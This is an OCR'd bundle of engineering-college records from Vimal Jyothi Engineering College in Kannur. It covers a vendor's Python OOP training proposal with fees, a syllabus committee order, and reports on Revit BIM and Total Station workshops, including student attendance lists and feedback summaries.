36	VML21CS108	JOSHUA SAJEEV	Joshua	Joshua	Joshua	✓	✓
37	VML21CS111	JYOTHIS PAUL	Jyothis	Jyothis	Jyothis	✓	✓
38	VML21CS117	LAKSHMI HARIDASAN	Lakshmi	Lakshmi	Lakshmi	✓	✓
39	VML21CS129	M V NAVANEETH	Navaneeth		Navaneeth	✓	✓
40	VML21CS122	MOHITH PRAKASH	Mohith	Mohith	Mohith	✓	✓
41	VML21CS125	MUHAMMED RIHAN AC	Rihan	Rihan	Rihan	✓	✓
42	VML21CS128	MUSHARAF MUSTHAFA	Musharaf	Musharaf	Musharaf	✓	✓
43	VML21CS131	NANDANARAJ	Nandanaraj	Nandanaraj	Nandanaraj	✓	✓
44	VML21CS137	NEHA	Neha	Neha	Neha	✓	✓
45	VML21CS141	NIVED SUNIL	Nived	Nived	Nived	✓	✓

46	VML21CS144	RICHA ROY	<i>Richa Roy</i>	<i>Richa Roy</i>	<i>Richa Roy</i>	✓	✓
47	VML21CS146	RITHUL K RAJESH	<i>Rithul K Rajesh</i>	<i>Rithul K Rajesh</i>	<i>Rithul K Rajesh</i>	✓	✓
48	VML21CS147	ROBIN C.B	<i>Robin C.B</i>	<i>Robin C.B</i>	<i>Robin C.B</i>	✓	✓
49	VML21CS150	SANGEETHA RAMAKRISHNAN	<i>Sangeetha Ramakrishnan</i>	<i>Sangeetha Ramakrishnan</i>	<i>Sangeetha Ramakrishnan</i>	✓	✓
50	VML21CS153	SAYANTH KP	<i>Sayanth KP</i>	<i>Sayanth KP</i>	<i>Sayanth KP</i>	✓	✓
51	VML21CS154	SAYANTH P	<i>Sayanth P</i>	<i>Sayanth P</i>	<i>Sayanth P</i>	✓	✓
52	VML21CS159	SHARON MK	<i>Sharon MK</i>	<i>Sharon MK</i>	<i>Sharon MK</i>	✓	✓
53	VML21CS161	SHILPA C	<i>Shilpa C</i>	<i>Shilpa C</i>	<i>Shilpa C</i>	✓	✓
54	VML21CS163	SHYAMDEV K	<i>Shyamdev K</i>	<i>Shyamdev K</i>	<i>Shyamdev K</i>	✓	✓
55	VML21CS166	SOORYA NATH M	<i>Soorya Nath M</i>	<i>Soorya Nath M</i>	<i>Soorya Nath M</i>	✓	✓
56	VML21CS168	SREYA MC	<i>Sreya MC</i>	<i>Sreya MC</i>	<i>Sreya MC</i>	✓	✓
57	VML21CS171	SWATHI KRISHNA	<i>Swathi Krishna</i>	<i>Swathi Krishna</i>	<i>Swathi Krishna</i>	✓	✓
58	VML21CS174	TINA THOMAS	<i>Tina Thomas</i>	<i>Tina Thomas</i>	<i>Tina Thomas</i>	✓	✓
59	VML21CS176	VAIBHAV PRASANNAN	<i>Vaibhav Prasannan</i>	<i>Vaibhav Prasannan</i>		✓	✓
60	VML21CS177	VAISAKH P	<i>Vaisakh P</i>	<i>Vaisakh P</i>		✓	✓
61	VML21CS180	VISHAL KRISHNA U V P	<i>Vishal Krishna U V P</i>	<i>Vishal Krishna U V P</i>	<i>Vishal Krishna U V P</i>	✓	✓
62	VML21CS183	VIVEK RAJEEV V	<i>Vivek Rajeev V</i>	<i>Vivek Rajeev V</i>	<i>Vivek Rajeev V</i>	✓	✓

MANJU M.

Manju M.

COMPUTER SCIENCE ENGINEERING DEPARTMENT
PRESENTS TRAINING PROGRAM ON

OBJECT ORIENTED PROGRAMMING IN PYTHON

15-03-2023 TO 19-03-2023
3 DAYS OFFLINE. 2 DAYS ONLINE WITH PROJECT

STAFF COORDINATORS :

MS. SUHADA C
MS. MANJU M
(ASSISTANT PROFESSOR)

STUDENT COORDINATORS :

KAMAL SURESH - 54 CSE B
JUSTIN JAMES THOMAS - 54 CSE B

Ok

VISION OF THE DEPARTMENT

To contribute to the society through excellence in scientific and knowledge-based education utilizing the potential of computer science and engineering with a deep passion for wisdom, culture and values.

MISSION OF THE DEPARTMENT


To promote all-round growth of an individual by creating futuristic environment that fosters critical thinking, dynamism and innovation to transform them into globally competitive professionals.

To undertake collaborative projects which offer opportunities for long-term interaction with academia and industry.

To develop human potential to its fullest extent so that intellectually capable and optimistic leaders can emerge in a range of professions.



Handwritten signature or initials in blue ink.





PROGRESSUM

IN ASSOCIATION WITH NEOVENT INNOVATIONS
FIVE DAYS PYTHON TRAINING PROGRAMME
VIMAL JYOTHI ENGINEERING COLLEGE KANNUR



#startupindia



COURSE SYLLABUS

- Introduction of Python
- Installing Python IDES – Python IDLE and Anaconda
- Writing Your First Python Program
- Data-types in Python
- Variables in Python – Declaration and Use
- Typecasting in Python
- Operators in Python – Assignment, Logical, Arithmetic etc.
- Taking User Input (Console)
- Conditional Statements – If else and Nested If else and elif
- Python Collections (Arrays) – List, Tuple, Sets and Dictionary
- Loops in Python – For Loop, While Loop & Nested Loops
- String Manipulation – Basic Operations, Slicing & Functions and Methods
- User Defined Functions – Defining, Calling, Types of Functions, Arguments
- Lambda Function
- Importing Modules – Math Module
- Basics of Object Oriented Programming
- Creating Class and Object
- Constructors in Python – Parameterized and Non-parameterized
- Inheritance in Python
- In built class methods and attributes
- Multi-Level and Multiple Inheritance
- Method Overriding and Data Abstraction
- Encapsulation and Polymorphism
- introduction to database and connecting database with python

TRAINING DURATION		MODE	BATCH SIZE
3 Days	6 Hrs./Day	OFFLINE	60 Students
2 Days	2 Hrs./Day	ONLINE	60 Students

PAYMENT TERMS

TRAINING MODE	PTD	DAYS	AMOUNT	GST 18%	TOTAL
6 Hrs. Offline Training	8,500	3	25,500	4,590	30,090/-
2 Hrs. Online Training	4,000	2	8,000	1,440	9,440/-
Total					39,530/-
If Payment by Account					39,530/-
If Payment by cash (without GST)					30,000/-

Pr. requisites:

- Student List
- Coordinator from faculties & students' side.
- Accommodation for Trainers & TQM

"NB: Training Confirmation should be 5 days prior"

TESTIMONIALS

"All of the trainers were excellent, extremely Professional and knowledgeable, and created positive learning environments. As the Director of Training, I received nothing but positive feedback about all of the instructors who came to us via Progressum Edutech Private Limited"

- Prof. Jayaram.V, PTO, LMCST, Thiruvananthapuram

"Progressum Edutec has played an intrinsic role in enhancing the Employability Skills of our students. We have found great value in their training programs. It was an excellent experience to work with their team. All the trainers were knowledgeable, supportive and highly professional. We would recommend their services to any institution that would like to invest on their students"

- Justine M Augustine, TPO, Vimal Jyothy College of Engineering, Kannur

"We are extremely pleased with the services. They are professional, personable, resourceful, and always willing to help meet our training needs."

- Prof. Sangeetha Sagar, PTO, MESITAM, Kollam

Progressum was a pleasure to deal with regarding our training initiatives. They are professional, friendly, and quite supportive and accommodating. They demonstrate exceptional customer service and attention to detail always."

- Prof. Roshan T, TPO, Providence College of Engineering, Chengannur

CLIENTELE

1	College of Engineering, Karunagappally
2	College of Engineering, Perumon
3	College of Engineering, Attingal
4	Institute of Management and Technology, Punnapra
5	College of Engineering, Chengannur
6	College of Engineering, Vadakara
7	College of Engineering, Thalassery
8	College of Engineering, Poonjar
9	Vimal Jyothi Engineering College, Kannur
10	Providence College of Engineering, Chengannur
11	MES Institute of Technology & Management, Chathannoor, Kollam
12	Lourdes Matha College of Science & Technology, Thiruvananthapuram
13	TKM Institute of Technology, Kollam
14	Model Polytechnic College, Painav, Idukki
15	Musaliar College of Engineering & Technology, Pathanamthitta
16	Sree Ayyappa College, Eramallikara, Chengannur
17	Asian School of Business, Thiruvananthapuram
18	UKF College of Engineering & Technology, Parippally
19	College of Engineering, Punnapra
20	University Institute of Technology, Alappuzha
21	Mount Zion Institute of Management, Pathanamthitta

PROGRESSUM

CORONA, a word that has made the world pause, the humans to think value of their life and created an unstable condition in global economy. The pandemic had left people jobless and a fear in the mind of youngsters (UG / PG students) especially the final years about their dream career and the heavy competition outside.

We are presenting a small solution to this through **PROGRESSUM**, dream of 3 people who had successfully started off their careers in the field of placement training. It is the passion towards the work that we did, made us to think and decide to start a venture of our own by helping the future generation to pursue a career they had dreamt of.

The pandemic has hit the education system diversely paving the way to use advanced technology for educating the future generation. Hence, we have designed online classes and the sessions will be available to them in a flexible manner. Once the pandemic leaves the world, we intend to provide face to face learning as well.

From our experience, we have discovered that along with technical learning, it is very important for the students to get trained in soft skills and aptitude training as well. In order to accomplish this at the right time we are providing tailor made courses to every level of students / institutions in a most innovative way.

What we promise to offer:

- Effective and quality Trainings that satisfy the industry demand.
- Understand the need of students and provide trainings accordingly.
- Fully Committed and Passionate trainer, with deep Experience and knowledge in this area.

Our trainers are highly motivated career guidance trainers with experience in training large group across different states. Proven success in leveraging educational theories and methodologies to design, develop, and deliver successful training programs and integrate instructional technology to provide classroom and virtual training.

We strongly believe that students who undergo this training will have the will power and confidence to tackle any situations in their early stages of career and fetch them the job that they aspire. We provide them timely Mockup Tests and Sample Interviews, thereby enabling each student to determine the area of their weakness and helping them to overcome that. The personal feedbacks that we received from our students have helped us to fine tune the courses as per the student comfort as well as the industry requirements.



PROGRESSUM

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Mr. Athul Mohan M

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VIMAL JYOTHI
ENGINEERING COLLEGE
JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T., KERALA
AN ISO 9001:2008 CERTIFIED INSTITUTION

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

VJ/CSE/AC/2023/4

20.12.2022

APPOINTMENT ORDER

Dear Sir/Madam,


Sub: - Add-on Course Syllabus Committee

The following Committee is hereby constituted for framing the syllabus of the Add-on Course "ADCS 401 OBJECT ORIENTED PROGRAMMING IN PYTHON" for the S4 BTech Computer Science and Engineering at Vimal Jyothi Engineering College.


Sl No.	Name of the Faculty	Role
1.	Ms. Manju M.	Coordinator
2.	Ms. Suhada C	Member
3.	Dr. Jeethu V. Devasia	Member

The Coordinator is requested to convene meetings of the committee, prepare the syllabus and send the final version in the format in compliance with KTU syllabus.

Regards,


Dr. Jeethu V. Devasia
Professor & HoD CSE

Copy To:-


Ms. Suhada C



Ms. Manju M

Table of Content

Sl. No	Contents
1	Cover Page
2	Event Proposal
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3	Curriculum & Lesson Plan
4	Participants List & Attendance
5	Feedback Report
6	Sample Certificate
7	Event Photographs



**VIMAL JYOTHI ENGINEERING COLLEGE
&
DEPARTEMENT OF CIVIL ENGINEERING**

Report on value added course

***“Hands-on Workshop on Building
Information modeling using REVIT”***

for

S6 CE B (2020-24 BATCH)

MZA
24/3/23



Event proposal - Civil Engineering

Event type and name	A hands-on workshop on "Building Information Modeling using REVIT"
Tentative date	8 th February 2023 - 12 th February 2023
Participants/ audience	S6 CE Students
Objectives	To provide hands on experience to third year students on Autodesk Revit Architecture.
Resource requirements	Mic, Speaker, Laptops, Desktops
Expected outcomes	Participants will be awarded with Autodesk certification which can aid their career prospective
Connected PEOs/POs/COs	PO1, PO2, PO4, PO5, PO9, PO12.
Resource persons	Mr. Ameen Ansari, Mr. Sugin C S Application Engineers Inter CAD Systems
Responsible persons	<u>Staff coordinators:</u> Ms. Anuragi P Mr. Abhijath IP Mr. Saneesh K Ms. Sigi Thomas <u>Convenor:</u> Dr. Biju Mathew Professor & Dean of Examinations.

Add-on course CEB
Rs 30,000/-
WTH
Load & Remuneration
for officers only.
24/01/23.



VIMAL JYOTHI ENGINEERING COLLEGE
CHEMPERI, KANNUR



DEPARTMENT OF CIVIL ENGINEERING
In association with
InterCAD Systems Pvt. Ltd.

REVIT ARCHITECTURE WORKSHOP

Workshop Application Session
27/02/23 – 01/03/23

Resource Persons

Mr. SUBASH. N
Mr. NITHIN
Application Engineers

Workshop Convener

Dr. BIJU MATHEW
HOD, Dept. of Civil Engineering

Coordinators

Mrs. SIGI THOMAS
Mr. ABHIJATH I P
Ms. SINAI MICHEL

Assistant Professors, Dept. of Civil Engineering

AUTODESK
Authorized Training Center

interCAD
SOLUTIONS PVT. LTD.

1. Introduction

Department of Civil engineering and conducted value added course on "**Hands-on Building Information modeling using REVIT**" from 27th February 2023 to 3rd March 2023 (duration of 5 days). The organizers of the session were Mr. Abhijath I P, Mrs. Sigi Thomas and Mrs. Sinai Michel and the sessions were conducted by Mr. Subash.N and Mr. Nithin, subject experts from InterCAD systems Pvt. Ltd, A total of 42 students who belong to Civil engineering Department of 3rd year B section attended the course for all days.

The objective of the work shop is to prepare the students to real world problems based on construction management and structural analysis. The detailed study and practices using software will enable the students to tackle real world problem.

2. Curriculum and lesson Plan

Curriculum

Module I

Introduction to BIM process and describe the workflow in using BIM in the building life cycle

Module II

Preparation of building model from a given architectural drawing of a residential unit and perform model based cost estimation, Create a schedule and import it into the 4D modeling environment

Module III

Develop schedules for the construction of slabs, walls, columns, beams and windows of a section of a residential building ,Effect of rescheduling the activities to complete the project in minimum time frame

Connected PEOs/POs/Cos : PO1, PO2, PO4, PO5, PO9, PO12

Lesson Plan	
Day	Plan
27/02/2023	<ul style="list-style-type: none"> • Introduction to BIM process • Use of BIM in the building lifecycle • Preparation of building model • Model based cost estimation
28/02/2023	<ul style="list-style-type: none"> • Create a schedule and import it into the 4D modeling • Develop schedules for the construction of slabs • Develop schedules for the construction of walls
01/02/2023	<ul style="list-style-type: none"> • Develop schedules for the construction of columns • Develop schedules for the construction of beams • Develop schedules for the construction of windows • Effect of rescheduling the activities to complete the project
02/03/2023 & 03/03/2023	<ul style="list-style-type: none"> • Practical sessions

3. Participant's list

USN	STUDENT NAMES	Roll No	27-02-2023	28-02-2023	01-03-2023	02-03-2023	03-03-2023
VML20CE001	Ashay K P	1	P	P	P	P	P
VML20CE003	Ashish Surentran	2	P	P	P	P	P
VML20CE004	Ashirani K	3	P	P	P	P	P
VML20CE013	Ashith	4	P	P	P	P	P
VML20CE014	Ash Joshy	5	P	P	P	P	P
VML20CE015	Ashin P	6	P	P	P	P	P
VML20CE016	Ashin N	7	P	P	P	P	P
VML20CE018	Anamika C	8	P	P	P	P	P
VML20CE019	Ananya K	9	P	P	P	P	P
VML20CE021	Anjal Mathew	10	P	P	P	P	P
VML20CE022	Anjal M M	11	P	P	P	P	P
VML20CE023	Anjana K N	12	P	P	P	P	P
VML20CE027	Asama K	13	P	P	P	P	P
VML20CE029	Asama Praveen	14	P	P	P	P	P
VML20CE031	Archana Sajeevan	15	P	P	P	P	P
VML20CE033	Azwarth Bhaskaran V	16	P	P	P	P	P
VML20CE035	Achira Ajith	17	P	P	P	P	P
VML20CE036	Achulraj K P	18	P	P	P	P	P
VML20CE039	Christy Jose	19	P	P	P	P	P
VML20CE042	Felix Saji	20	P	P	P	P	P
VML20CE044	Gowu Handas	21	P	P	P	P	P
VML20CE045	Gowu Gangadharan	22	P	P	P	P	P
VML20CE047	Hithusama Anil	23	P	P	P	P	P
VML20CE048	Jain John	24	P	P	P	P	P
VML20CE050	Keethana K Chandran	25	P	P	P	P	P
VML20CE057	Niveditha T V	26	P	P	P	P	P
VML20CE058	Parvathi K C	27	P	P	P	P	P
VML20CE059	P Jithin Chandira	28	P	P	P	P	P
VML20CE062	Sabith Sinar T V	29	P	P	P	P	P
VML20CE063	Safa Choottachi Puthiyapurayil	30	P	P	P	P	P
VML20CE064	Sahanya K	31	P	P	P	P	P
VML20CE065	Sanjana Sumod	32	P	P	P	P	P
VML20CE067	Sarang C K	33	P	P	P	P	P
VML20CE072	Siddarth D	34	P	P	P	P	P
VML20CE073	Sreelakshmi Gokulas P K	35	P	P	P	P	P
VML20CE078	Teena Vinod	36	P	P	P	P	P
VML20CE078	Thejal Prasanth	37	P	P	P	P	P
VML20CE080	Vidhu Anoma	38	P	P	P	P	P
VML20CE082	Vivranj Raveendran	39	P	P	P	P	P
VML20CE083	Ajay John	40	P	P	P	P	P
VML20CE085	Kiran Dev	41	P	P	P	P	P
VML20CE086	Uthwin Augustus Xavier	42	P	P	P	P	P

4. Feedback from students

Workshop on BIM for 56 CE B - Feedback form        

Questions Responses **37** Settings

37 responses

 Link to Results

 Share results

Summary

Question

Individual

Who has responded?


Email

gltat25@gmail.com

jbencland4@gmail.com

rthuan11@gmail.com

Did the sessions meet its stated aims?

 Copy

37 responses



 YES

 NO

Did the course meet all your aims?

37 responses



● YES
● NO

Can you use what you have learnt in your role?



37 responses



● YES
● NO



Effectiveness of practical exercise

37 responses





If any of the learning aims were not met, explain in your own words why not

37 responses



How helpful was the training ?

37 responses



5. Sample Certificate

CERTIFICATE OF COMPLETION

CONGRATULATIONS!

You have successfully completed an Autodesk® Authorized Training Center® course specifically designed to satisfy your training requirements. Authorized Training Center instructors deliver quality learning experiences with courses related to Autodesk products utilizing relevant content and comprehensive courseware. Autodesk's vision is to help people imagine, design, and create a better world.

Certificate No. AP1111097309565186644

LOPES KANGARAHAN
NAME

BV11 ARCHITECTURE
COURSE TITLE

BV11 ARCHITECTURE 2015
PROJECT

IREESA KUNJACHAN
INSTRUCTOR


01 MARCH 2015
COURSE DATE

17 24 HOURS
COURSE DURATION

INTERCAD SYSTEMS (PVT) - SEMANGGAM
AUTODESK AUTHORIZED TRAINING CENTER

 **AUTODESK**
Authorized Training Center

6. Snippets



Hands-on workshop on Building Information Modeling using REVIT on 8-12 February 2023 by InterCAD Pvt.Ltd

Table of Content

Sl. No	Contents
1	Cover Page
2	Brochure
3	Event Proposal
3	Curriculum & Lesson Plan
4	Attendance
5	Feedback Report
6	Event Photographs
7	Sample Certificate



**VIMAL JYOTHI ENGINEERING COLLEGE
&
DEPARTEMENT OF CIVIL ENGINEERING**

Report on value added course

***“Hands-on Workshop on Total Station”
for***

S6 CE A (2020-24 BATCH)

VIMAL JYOTHI ENGINEERING COLLEGE



Total station workshop

*For 6th semester B.Tech
Civil engineering students*

*22/02/2023 to
26/02/2023*

Resource Persons:

Sanjana P (Surveying Expert)

Mudhassir M (GIS Consultant)

(ALG International Geological services private Lmt.)

Coordinators:

Ms.Anuragi P

Mr.Saneesh K

Dr.Vibhoosha M P



Event proposal - Civil Engineering

Event type and name	A hands-on workshop on "Total Station"
Tentative date	14 th February 2023 - 18 th February 2023
Participants/ audience	<u>S6 CE Students</u>
Objectives	To prepare students to use modern tools and techniques in Surveying.
Resource requirements	<u>Mic, Speaker, Total Station, Laptop.</u>
Expected outcomes	Students will be able to provide solutions to real world problems based on Surveying.
Connected PEOs/POs/COs	PO1, PO2, PO4, PO5, PO9, PO12
Resource persons	1. Rajeev k , ALG International Institution of Technology
Responsible persons	<u>Staff coordinators:</u> Ms. Anuragi P Mr. Abhijath I P Mr. Saneesh K Ms. Sigi Thomas <u>Convenor:</u> Dr. Biju Mathew Professor & Dean of Examinations.

Hands-on course - S6 CEA

loads remuneration to
officers only.
JMS
21/01/23.

Rs 35,000/-
na
17/1

1. Introduction

Department of Civil engineering and conducted value added course on "**Hands-on Workshop on Total Station**" from 22nd February 2023 to 26th February 2023 (duration of 5 days). The organizers of the session were Mr. Saneesh K, Ms. Anuragi P and Dr. Vibhoosha MP and the sessions were conducted by Mrs. Neethi P Rajeev and Mr. Mudhaseer P K subject experts from ALG international. A total of 41 students who belong to Civil engineering Department of 3rd year A section attended the course for all days.

The objective of the work shop is to prepare the students to real world problems based on Surveying. The detailed study and practices using Total station enable the students to measure both vertical and horizontal angles and the slope distance from the instrument to a particular point and an on-board computer to collect data and perform triangulation calculations.

2. Curriculum and lesson Plan

Curriculum

Module I

Introduction to total station- Parts of TS, Advantages of TS, Applications of TS

Module II

Setting the total Station in the field- Creating the Folder In Total Station- Initial step in TS Survey, GPS application in TS survey, Setting the Total Station, Shifting the Total Station, Total station setting and survey.

Module III

Downloading Data link software from Google- Working with TS Data, Drawing imported TS Data Canal Alignment, Overview on Data import, Drawings and Map Preparation Using TS data.

Connected PEOs/POs/Cos : PO1, PO2, PO4, PO5, PO9, PO12



Lesson Plan	
Day	Plan
22/02/2023	<ul style="list-style-type: none"> • Introduction to total station • Parts of TS • Advantages of TS • Applications of TS
23/02/2023	<ul style="list-style-type: none"> • Setting the total Station in the field • Creating the Folder In Total Station- Initial step in TS Survey • GPS application in TS survey • Setting the Total Station • Shifting the Total Station • Total station setting and survey
24/02/2023	<ul style="list-style-type: none"> • Downloading Data link software from Google • Working with TS Data • Drawing imported TS Data Canal Alignment • Overview on Data import • Drawings and Map Preparation Using TS data
25/02/2023 to 26/02/2023	<ul style="list-style-type: none"> • Practical Sessions
























[Handwritten Signature]

3. Participant's list

VIMAL JYOTHI ENGINEERING COLLEGE
TOTAL STATION WORKSHOP - ATTENDANCE
S6 CE- A SECTION


Sl.No.	STUDENT NAME	KTU REG.NUMBER	22.2.23	23.2.23	24.2.23	25.2.23	26.2.23
1	ABHIJITH M	VML20CE002	P	P	P	P	P
2	ABHINAV M K	VML20CE005	P	P	P	P	P
3	ABHISHEK KRISHNA A	VML20CE006	P	P	P	P	P
4	ADITHYAKUMAR MT	VML20CE007	P	P	P	P	P
5	ADITHYA RAJ	VML20CE008	P	P	P	P	P
6	AFRAS ABDULLA	VML20CE009	P	P	P	P	P
7	AISHA NUHA	VML20CE011	P	P	P	P	P
8	AKASH KV	VML20CE012	P	P	P	P	P
9	ANAKHA MARY MATHEW	VML20CE017	P	P	P	P	P
10	ANIRUDH C	VML20CE020	P	P	P	P	P
11	ANNAPURNA P	VML20CE024	P	P	P	P	P
12	ANURAG AK	VML20CE025	P	P	P	P	P
13	APARNA CHANDRAN P P	VML20CE026	P	P	P	P	P
14	APARNA MOHANAN	VML20CE028	P	P	P	P	P
15	ARCHANA K	VML20CE030	P	P	P	P	P
16	ASHUTHOSH P	VML20CE032	P	P	P	P	P
17	ASWATH DEV P NAMBIAR	VML20CE034	P	P	P	P	P
18	AYONA BIJU	VML20CE037	P	P	P	P	P
19	BASUDHA V J	VML20CE038	P	P	P	P	P
20	DEVIKA RAJ	VML20CE040	P	P	P	P	P
21	DHYAN CHANDRAN	VML20CE041	Ab	Ab	Ab	Ab	Ab
22	HRIDYA K	VML20CE046	P	P	P	P	P
23	KAVERIL K S	VML20CE049	P	P	P	P	P
24	KIRANDEV K M	VML20CE051	P	P	P	P	P
25	MEGHA CK	VML20CE052	P	P	P	P	P
26	MUHAMMAD RIZWAN	VML20CE053	P	P	P	P	P
